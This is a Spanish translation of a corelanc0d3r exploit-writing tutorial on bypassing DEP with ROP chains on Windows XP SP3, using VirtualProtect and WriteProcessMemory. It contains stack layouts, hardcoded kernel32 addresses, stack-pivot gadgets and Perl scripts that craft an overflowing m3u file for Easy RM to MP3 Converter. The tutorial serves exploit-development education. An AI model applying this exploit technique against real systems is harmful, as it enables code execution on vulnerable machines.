Como se dijo anteriormente, ya he explicado una posible forma de utilizar esta técnica en el tutorial 6, pero voy a mostrar otra forma de utilizar esta función en el tutorial de hoy.

VirtualProtect()

http://msdn.microsoft.com/en-us/library/aa366898(VS.85).aspx

La función VirtualProtect cambia la protección de acceso de la memoria en el proceso de llamada.

```
BOOL WINAPI VirtualProtect(
  __in   LPVOID lpAddress,
  __in   SIZE_T dwSize,
  __in   DWORD flNewProtect,
  __out  PDWORD lpflOldProtect
);
```

Si deseas utilizar esta función, tendrás que poner 5 parámetros en la pila:

Dirección de retorno	Puntero a la ubicación donde VirtualProtect () tiene que retornar. Esta será la dirección de la Shellcode en la pila (valor creado de forma dinámica).
lpAddress	Puntero a la dirección base de la región de páginas cuyos atributos de protección de acceso necesitan ser cambiados. En esencia, esta será la dirección base de tu Shellcode en la pila (valor creado dinámicamente).
dwsize	Número de bytes (valor creado dinámicamente, asegurándose de que toda la Shellcode puede ser ejecutada. Si la Shellcode se expandiera por alguna razón (por decodificación, por ejemplo), entonces esos bytes adicionales tendrán que tenerse en cuenta.
flNewProtect	Opción que especifica la opción de protección nueva: 0×00000040: PAGE_EXECUTE_READWRITE. Si tu Shellcode no automodificará (decodificador, por ejemplo), entonces el valor 0×00000020 (PAGE_EXECUTE_READ) podría funcionar también.
lpflOldProtect	Puntero a la variable que recibirá el valor de protección de acceso anterior.

Nota: Las constantes de protección de memoria que se pueden utilizar en VirtualProtect() se pueden encontrar aquí:

http://msdn.microsoft.com/en-us/library/aa366786(v=VS.85).aspx

WriteProcessMemory()

http://msdn.microsoft.com/en-us/library/ms681674(VS.85).aspx

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

Técnica documentada por Spencer Pratt:

http://www.packetstormsecurity.org/papers/general/Windows-DEP-WPM.txt

```
BOOL WINAPI WriteProcessMemory(
  __in   HANDLE hProcess,
  __in   LPVOID lpBaseAddress,
  __in   LPCVOID lpBuffer,
  __in   SIZE_T nSize,
  __out  SIZE_T *lpNumberOfBytesWritten
);
```

Esta función te permite copiar la Shellcode en otra ubicación (ejecutable) para que pueda saltar a ella y ejecutarla. Durante la copia, WPM() se asegurará de que la ubicación de destino se marque como de escritura. Sólo tienes que asegurarte de que el destino objetivo sea ejecutable.

Esta función requiere de 6 parámetros en la pila:

Dirección de retorno	Dirección donde WriteProcessMemory() necesita para retornar después de haber terminado.
hProcess	El handle del proceso actual. Debería ser -1 para apuntar al proceso actual (Valor estático 0xFFFFFFFF).
lpBaseAddress	Puntero al lugar donde tu shellcode necesita ser escrita. La "dirección de retorno" y "lpBaseAddress" será la misma.
lpBuffer	Dirección base de tu Shellcode (generada dinámicamente, dirección en la pila).
nSize	Número de bytes que deben ser copiados a la ubicación de destino.
lpNumberOfBytesWritten	Lugar de escritura donde se escribirá una cantidad de bytes.

En XP SP3, WriteProcessMemory() está situado en 0x7C802213 (kernel32.dll).

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS


Una de las cosas buenas de WriteProcessMemory () (abreviado a WPM() de ahora en adelante) es el hecho de que se puede utilizar de 2 maneras para evitar el DEP.

*** Técnica WPM 1: llamada completa a WPM().**

Puedes copiar o escribir tu Shellcode en un lugar ejecutable y saltar a él. Esta técnica requiere que todos los parámetros de WPM() estém ajustados correctamente. Un posible ejemplo para XP SP3 sería parchando oleaut32.dll que es cargada en muchas aplicaciones. Oleaut32.dll es muy probable que no vaya a ser utilizado en tu Shellcode, por lo que sería aceptable "dañarla o corromperla."

La sección .text si Oleaut32.dll es RE (de lectura y ejecución), comienza en 0×77121000 y tiene 7F000 bytes de longitud.

Hay un problema con este enfoque. Puesto que usted va a escribir a un área de R+ E, el shellcode no será capaz de modificarse. (La llamada WriteProcessMemory temporalmente marcará la ubicación, ya que se puede escribir, pero elimina el nivel de nuevo.) Esto significa que, si usted está usando shellcode codificado (o shellcode que se modifica), no va a funcionar. Esto puede ser un problema debido a malos caracteres, etc



Por supuesto, podrías tratar de anteponer la shellcode real con alguna Shellcode pequeña que utilizara VirtualProtect() por ejemplo, para marcar su ubicación propia como de escritura. Puedes encontrar un ejemplo de cómo hacer esto, en la sección "Egghunter."

Necesitamos dos direcciones: una para ser utilizada como dirección de retorno o de destino, y que se utilizará como lugar de escritura donde se pondrá "el número de bytes escritos".

Así que, un buen ejemplo sería:

Dirección de retorno	0×77121010.
hProcess	0xFFFFFFFF.
lpBaseAddress	0×77121010.
lpBuffer	Se generará.
nSize	Se generará.
lpNumberOfBytesWritten	0×77121004.


lpNumberOfBytesWritten se encuentra antes de la ubicación de destino, para evitar que se corrompa la Shellcode después de que se copian en el destino.

Si deseas utilizar una Shellcode que use un decodificador, tendrás que poner una llamada a VirtualProtect antes de la Shellcode o algo así, para marcar la región actual como ejecutable y de escritura dependiendo de si estás escribiendo en una zona de RE o RW antes de ejecutar la Shellcode codificada.

*** WPM Técnica 2: parcha WPM() tú mismo.**

Si lo prefieres, también puedes "parchar" la función WPM misma. Así que, básicamente estarías escribiendo su Shellcode en kernel32.dll, reemplazando una parte de la función WPM. Esto va a resolver el problema con Shellcode codificadas, pero tiene una limitación de tamaño como se verá en unos instantes.

En XP SP3, la función WPM se encuentra en 0x7C802213:



Dentro de la función WPM, se realiza un número de llamadas y saltos para copiar los datos (Shellcode) de la pila a la ubicación de destino:

- 0x7C802222: CALL ntdll.ZwProtectVirtualMemory() : esta llamada se asegurará de que la ubicación de destino sea de escritura.
- 0x7C802271: call ntdll.ZwWriteVirtualMemory().
- 0x7C80228B: call ntdll.ZwFlushInstructionCache()).
- 0x7C8022C9: call ntdll.ZwWriteVirtualMemory().

Después de que se realiza la última llamada, los datos se copian en la ubicación de destino.


Entonces, cuando la copia en sí se hace, la función escribirá el "número de bytes", escritos y luego volverá a la dirección del remitente especificado como parámetro. Esta rutina final comienza en 7C8022CF justo después de la última llamada a WriteVirtualMemory ().

Así que, nuestra segunda opción escribiría la Shellcode en la parte superior del código que escribiría el "número de bytes" y regresaría al llamador. En realidad, no necesitamos esperar que el código escriba los bytes y volver a la llamada, porque todo lo que realmente queremos hacer es ejecutar la Shellcode.

Una vez más y como se puede ver en el desemblado abajo, cuando la función de WPM ha finalizado el proceso de copia, vuelve a 0x7C8022CF.

Así que, podría ser un buen lugar para utilizarse como dirección de destino, ya que, estaría en el flujo natural de la aplicación y por lo tanto, se ejecuta automáticamente.

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS



Esto tiene algunas consecuencias:

Parámetros: el primero (dirección de retorno) y el último (puntero a la dirección de escritura para lpNumberOfBytesWritten) ya no son realmente importantes. Puedes ajustar la dirección de retorno a 0xFFFFFFFF por ejemplo. Aunque Spencer Pratt dijo en su artículo:

http://www.packetstormsecurity.org/papers/general/Windows-DEP-WPM.txt

Que el lpNumberOfBytesWritten se puede ajustar a cualquier valor (0xF1ACAFEA si quieres), parece que esta dirección todavía tiene que apuntar a una ubicación de escritura para que funcione. Además de eso, la dirección de destino (donde la Shellcode se debe escribir) apunta dentro de la función WPM misma. En XP SP3, esta sería 0x7C8022CF.

Tamaño: parchar la función WPM se ve bien, pero podría corromper kernel32.dll si escribimos demasiado lejos. kernel32.dll podría ser importante para la propia Shellcode. Es muy probable que tu Shellcode se utilice funciones de kernel32.dll. Si dañas la estructura kernel32.dll, tu

Shellcode no podrá funcionar tampoco. Así que, esta técnica funcionaría para casos en los que se limita el tamaño de tu Shellcode.

Ejemplo de diseño de pila o función de parámetros:

Dirección de retorno	0xFFFFFFFF
hProcess	0xFFFFFFFF
lpBaseAddress	0x7C8022CF
lpBuffer	Se generará.
nSize	Se generará.
lpNumberOfBytesWritten	Usa una o cualquier ubicación de escritura, puede ser estática.

Transportabilidad de Exploits de ROP

Cuando empiezas a construir Exploits ROP, probablemente, terminarás hardcodeando la dirección del puntero a la función en tu exploit. Puede haber maneras de evitar hacer eso, si tienes que hardcodear los punteros, ya sabes que tu exploit no podrá trabajar en otras versiones del sistema operativo Windows.

Por lo tanto, si has hardcodeado los punteros a funciones de Windows, entonces sería aceptable utilizar Gadgets de DLL´s del SO también. Mientras que no tengamos que tratar con ASLR, entonces todo eso está muy bien.

Tratando de construir un exploit genérico es agradable, pero seamos honestos - sólo tienes que evitar las DLL´s del SO, si no estás hardcodeando nada de una DLL del sistema operativo.

En cualquier caso, podría ser una buena idea para comprobar si la aplicación utiliza la función que deseas utilizar para evitar DEP, y ver si se puede llamar a funciones que utilizan una aplicación / puntero del módulo.

De esta manera, todavía puedes hacer el exploit portátil, sin tener que generar la dirección de la función, y sin tener que hardcodear las direcciones de una DLL del sistema operativo.

Una posible forma de averiguar si se puede usar una llamada a la API desde dentro de la aplicación o DLL de la aplicación es cargando el ejecutable / módulos en IDA, y mirando a las sección "Imports."

Ejemplo: msvcr71.dll en XP SP3.

7C37A08C : HeapCreate()
7C37A07C : HeapAlloc()
7C37A094 : VirtualAlloc()
7C37A140 : VirtualProtect()

Nota: Mira el "!pvefindaddr ropcall", disponible en pvefindaddr v1.34 y superior.

De EIP a ROP

Para aclarar las cosas, vamos a empezar con lo básico.

Si DEP está habilitado o no, el proceso inicial para desbordar un buffer y, finalmente, obtener el control sobre EIP será exactamente el mismo. Así que, o bien terminar sobreescribiendo EIP directamente, o te las arreglas para sobrescribir un registro de SEH y provocar una violación de acceso por lo que la dirección manejador SE sobrescrito es llamada. Hay otras maneras de obtener el control sobre EIP, pero las cuales exceden el alcance de este artículo.

Hasta aquí todo bien, el DEP no tiene nada que ver con eso.

RET directo

En un típico exploit de RET directo. Sobreescribes EIP directamente con un valor arbitrario (o, para ser más precisos, EIP se sobrescribe cuando se activa el epílogo de una función que utiliza un EIP guardado sobrescrito. Cuando eso sucede, lo más probable es ver que controlas datos de la memoria en el lugar donde ESP apunta. Así que, si no fuera por el DEP, pondrías un puntero a "JMP ESP" utilizando tu herramienta favorita (! Pvefindaddr j esp) y saltar a tu Shellcode. Game over.

Cuando DEP está habilitado, no podemos hacer eso. En lugar de saltar a ESP (sobreescribir EIP con un puntero que saltaría a ESP), tenemos que

llamar al primer Gadget de ROP, ya sea directamente en EIP o haciendo que EIP retorne a ESP. Los Gadgets se deben configurar de una manera determinada para que formen una cadena y devuelvan un Gadget para el próximo Gadget sin tener que ejecutar el código directamente desde la pila.

¿Cómo esto puede permitirnos construir un exploit ROP? Se discutirá más adelante.

SEH

En un exploit de SEH, las cosas son un poco diferentes. Sólo controlas el valor en EIP cuando el SE Handler es llamado mediante la activación de una violación de acceso, por ejemplo. En los típicos Exploits de SEH, sobrescribirás SEH con un puntero a POP/POP/RET, lo que te hará aterrizar en el próximo SEH, y ejecutar las instrucciones en ese lugar.

Cuando DEP está habilitado, no podemos hacer eso. Podemos llamar al p/p/r muy bien, pero cuando aterriza, comenzaría a ejecutar el código de la pila. Y no podemos ejecutar código en la pila, ¿recuerdas? Tenemos que construir una cadena de ROP, y evitar la cadena o desactivar el sistema de prevención de ejecución primero. Esta cadena se coloca en la pila como parte del Payload de tu exploit.

Así, en el caso de un exploit de SEH, tenemos que encontrar una manera de regresar a nuestro Payload (en la pila, en nuestro caso) en lugar de llamar a una secuencia POP POP RET.

La forma más sencilla de hacerlo es mediante la realización de una operación llamada "Stack Pivot." En lugar de utilizar un POP POP RET, sólo tendremos que tratar de volver a un lugar en la pila donde reside nuestro buffer. Puedes hacer esto mediante la ejecución de una de las siguientes instrucciones:

ADD ESP, Offset + RET.
MOV ESP, Registro + RET.
XCHG Registro, ESP + RET.
CALL Registro ;Si registro apunta a datos que tú controlas.
MOV Reg,[EBP+0C] + CALL Reg ;U otras referencias al registro SEH.
PUSH Reg + POP ESP + Ret ;Si controlas “Reg.”
MOV Reg, DWORD PTR FS:[0] +…+ RET ;Pone ESP indirectamente, via el registro SEH.

De nuevo, ¿cómo ésto puede iniciar nuestra cadena de ROP? se discutirá a continuación.

Antes de comenzar

En el documento impresionante de Dino Dai Zovi sobre ROP:

http://trailofbits.files.wordpress.com/2010/04/practical-rop.pdf

Él ha visualizado los componentes del proceso de Exploits de ROP (página 39) muy bien.

Cuando se construye un Exploit de ROP, nececitarás:

- Pivotar hacia la pila.
- Usar tus Gadgets para configurar la pila o registros (Payload de ROP).
- Agregar tu Shellcode normal
- Obtener la Shellcode a ejecutar

(Imagen usada con permiso de Dino Zai Dovi)


Vamos a ver todas estas fases en los próximos capítulos.

RET directo – La versión ROP – VirtualProtect()

Hora de ROP ‘n ROLL

Vamos a construir nuestro primer exploit de ROP.

Utilizaremos Windows XP SP3 Profesional, Español, con DEP en modo OptOut.



En este ejemplo, voy a tratar de construir un Exploit de ROP para Easy RM to MP3 Converter, la aplicación vulnerable que se utilizó anteriormente en el tutorial 1.

Creación de Exploits 1 por corelanc0d3r traducido por Ivinson.pdf
http://www.mediafire.com/?4fxv630j8k8yfa1

Nota: los desplazamientos y las direcciones pueden ser diferentes en tu sistema. No te limites a copiar ciegamente todo de este tutorial, sino pruébalo tú mismo y ajusta las direcciones en caso necesario.


Easy RM to MP3 Converter es vulnerable a un desbordamiento de buffer al abrir un archivo m3u que contiene una cadena excesivamente larga. El uso de un patrón cíclico, descubrimos que EIP se sobrescribe después de 26094 bytes. De nuevo, esto es el desplazamiento en mi sistema. Si el desplazamiento es diferente, entonces, cambia el script en consecuencia. El desplazamiento se basa en la ubicación donde el archivo m3u se coloca en el sistema, ya que la aplicación antepondrá el buffer con la ruta completa al

archivo. Puedes calcular el desplazamiento con 20000 A´s + un patrón de Metasploit de 7000 caracteres.

De todas formas, el esqueleto del Script para hacer el Exploit será algo como esto:

```
#Exploit de ROP para Easy RM to MP3 Converter
#Escrito por corelanc0d3r - http://www.corelan.be:8800
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "A" x $buffersize;
my $eip="BBBB";
my $rest = "C" x 1000;
my $payload = $junk.$eip.$rest;
print "Payload size : ".length($payload)."n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print “Archivo m3u $file creado exitosamente”;
```

Si nuestro desplazamiento es correcto, EIP debería ser sobreescrito con BBBB (42424242).



ESP apunta a una dirección que contiene nuestras C´s. Hasta aquí todo bien, este es un exploit típico de sobrescritura de RET directo.

Si no fuera por DEP, pondríamos nuestra Shellcode en ESP en lugar de las C´s y sobrescribiríamos EIP con un puntero a JMP ESP. Pero no podemos hacer eso porque la Shellcode no se ejecutará debido al DEP.

Así que, vamos a crear una cadena de ROP que utilizará la función VirtualProtect() de kernel32.dll para cambiar el nivel de protección de acceso de la página de memoria donde se encuentra la Shellcode para que pueda ser ejecutada.

Para hacerla funcionar, tendremos que pasar una serie de parámetros a esta función. Estos parámetros deben estar en la parte superior de la pila la función sea llamada.

Hay algunas formas de hacer esto. Podemos poner los valores necesarios en los registros y luego ejecutar un PUSHAD que pondrá todo en la pila en un momento. Una segunda técnica sería poner algunos de los parámetros (los estáticos o sin bytes nulos en la pila, y utilizar algunos Gadgets de ROP para calcular los otros parámetros y escribirlos en la pila utilizando algún tipo de técnica de Sniper.

No podemos utilizar bytes nulos en el archivo m3u porque Easy RM to MP3 Converter trataría los datos en el archivo como una cadena, y la cadena quedaría terminada en el byte nulo en primer lugar. También tenemos que tener en cuenta que vamos a terminar muy probablemente con algunas limitaciones del juego de caracteres. Simplemente vamos a crear una Shellcode codificada para superar este problema.

Basta de charla, vamos a empezar.

Cómo construir la cadena (Bases del encadenamiento)

Para evitar el DEP, tendremos que construir una cadena de instrucciones existentes. Las instrucciones que se pueden encontrar en todos los módulos, siempre y cuando sean ejecutables, tienen una dirección estática y no contienen bytes nulos, entonces debería estar bien.

Básicamente, ya que, necesitarás poner los datos en la pila (parámetros a una función que evitará DEP), deberás buscar instrucciones que te permitan modificar registros, empujar y quitar datos hacia y desde la pila y así sucesivamente.

Cada una de estas instrucciones - de alguna manera - necesitará "saltar" a la siguiente instrucción o conjunto de instrucciones que deseas ejecutar. La manera más fácil de hacer esto, es asegurándose de que la instrucción está seguida por una instrucción RET. La instrucción RET recogerá la siguiente dirección de la pila y saltará a ella. Después de todo, comenzamos nuestra cadena desde la pila, por lo que el RET volverá al llamador (la pila en nuestro caso) y tomará la dirección siguiente. Así que, básicamente, en nuestra cadena, vamos a recoger las direcciones de la pila y saltar a ellas.

Las instrucciones en esas direcciones pueden recoger datos de la pila, por lo que estos bytes tienen que ser colocados en el lugar correcto, por supuesto. La combinación de las dos formará nuestra cadena de ROP.

Cada "instrucción + RET" se llama "ROP Gadget.”

Esto significa que, entre los punteros (punteros a las instrucciones), puedes poner datos que pueden ser recogidos por una de las instrucciones. Al mismo tiempo, nececitarás: evaluar cuáles son las instrucciones que necesitarás y cómo eso afectará el espacio que necesitas introducir entre los dos punteros en la pila. Si una instrucción realiza ADD ESP, 8, entonces ésta cambiará el puntero de la pila, y eso tendrá un impacto en donde el siguiente puntero debe ser colocado. Esto es necesario para que el RET en el extremo de un Gadget retorne al puntero de la siguiente instrucción.

Supongo que cada vez es más claro y muy probable que tu rutina ROP consumirá una buena cantidad de bytes en la pila. De modo que el espacio de buffer disponible para tu rutina ROP será importante.

Si todo esto suena complicado, no te preocupes. Voy a usar un pequeño ejemplo para aclarar las cosas:

Digamos que, como parte de nuestra rutina ROP, tenemos que tener un valor de la pila, ponerlo en EAX, y aumentarlo con 0×80.

En otras palabras:

Tenemos que encontrar un puntero a POP EAX + RET y ponerlo en la pila (Gadget 1).

El valor que se debe colocar en EAX debe ser colocado justo debajo del puntero.

Necesitamos encontrar otro puntero a ADD EAX, 80 + RET y colocarlo justo debajo del valor que fue puesto en la pila (Gadget 2).

Necesitamos saltar al primer Gadget (puntero a POP EAX + RET) para dar comienzo a la cadena.

Vamos a hablar sobre la búsqueda de indicadores ROP en unos minutos. Por ahora, sólo voy a darte los punteros:

10026D56: POP EAX + RET: Gadget 1.

1002DC24: ADD EAX, 80 + POP EBX + RET: Gadget 2.

El segundo puntero también ejecutará POP EBX. Esto no romperá nuestra cadena, pero tendrá un impacto en ESP y el relleno que necesita ser utilizado para el siguiente Gadget de ROP. Así que, hay que insertar algún "relleno" para compensar eso.

Por lo tanto, si queremos ejecutar esas 2 instrucciones después de la otra y terminar con nuestro valor deseado en EAX, la pila se crearía así:

	Dirección de la pila	Valor de la pila.
ESP apunta aquí ->	0010F730	10026D56 (puntero a POP EAX + RET).
	0010F734	50505050 (esto será puesto en EAX).
	0010F738	1002DC24 (puntero a ADD EAX, 80 + POP EBX + RET).
	0010F73C	F1ACAFEA (esto será puesto en EBX, relleno).

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

En primer lugar, vamos a necesitar asegurarnos de que 0x10026D56 se ejecute. Estamos en el principio de nuestro Exploit. Así que, sólo tienes que hacer que EIP apunte a una instrucción RET. Encuentra un puntero que a un RET en uno de los módulos cargados y pon esa dirección en EIP. Usaremos 0x100102DC.


Cuando EIP se sobrescriba con un puntero al RET, es obvio que va a saltar a la instrucción RET. La instrucción RET volverá a la pila tomando el valor de ESP (0x10026D56) y saltará a él. Que ejecutará POP EAX y pondrá 50505050 en EAX. El RET después de POP EAX, en 0x10026D57, saltará a la dirección que está en ESP en este momento. Ésta será 0x1002DC24 porque 50505050 fue puesto en EAX primero. 0x1002DC24 es el puntero a ADD EAX, 80 + POP EBX + RET, por lo que el siguiente Gadget le sumará 0×80 a 50505050.

Nuestro Exploit de ejemplo se verá así:

```
#Exploit de ROP para Easy RM to MP3 Converter
#Escrito por corelanc0d3r - http://www.corelan.be:8800
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "A" x $buffersize;
my $eip=pack('V',0x100102DC);  #Puntero al RET.
my $junk2 = "AAAA"; #Compensa para  asegurarte de que ESP apunta al
primer ROP Gadget.
my $rop = pack('V',0x10026D56);       #POP EAX + RET (Gadget 1)
$rop = $rop . pack('V',0x50505050);   #Esto será puesto en EAX.
$rop = $rop . pack('V',0x1002DC24);   #ADD EAX,80 + POP EBX + RET
(gadget 2)
$rop = $rop . pack('V',0xDEADBEEF);   # Esto será puesto en EBX.
my $rest = "C" x 1000;
my $payload = $junk.$eip.$junk2.$rop.$rest;
print "Payload size : ".length($payload)."n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print “Archivo m3u $file creado exitosamente”;
```

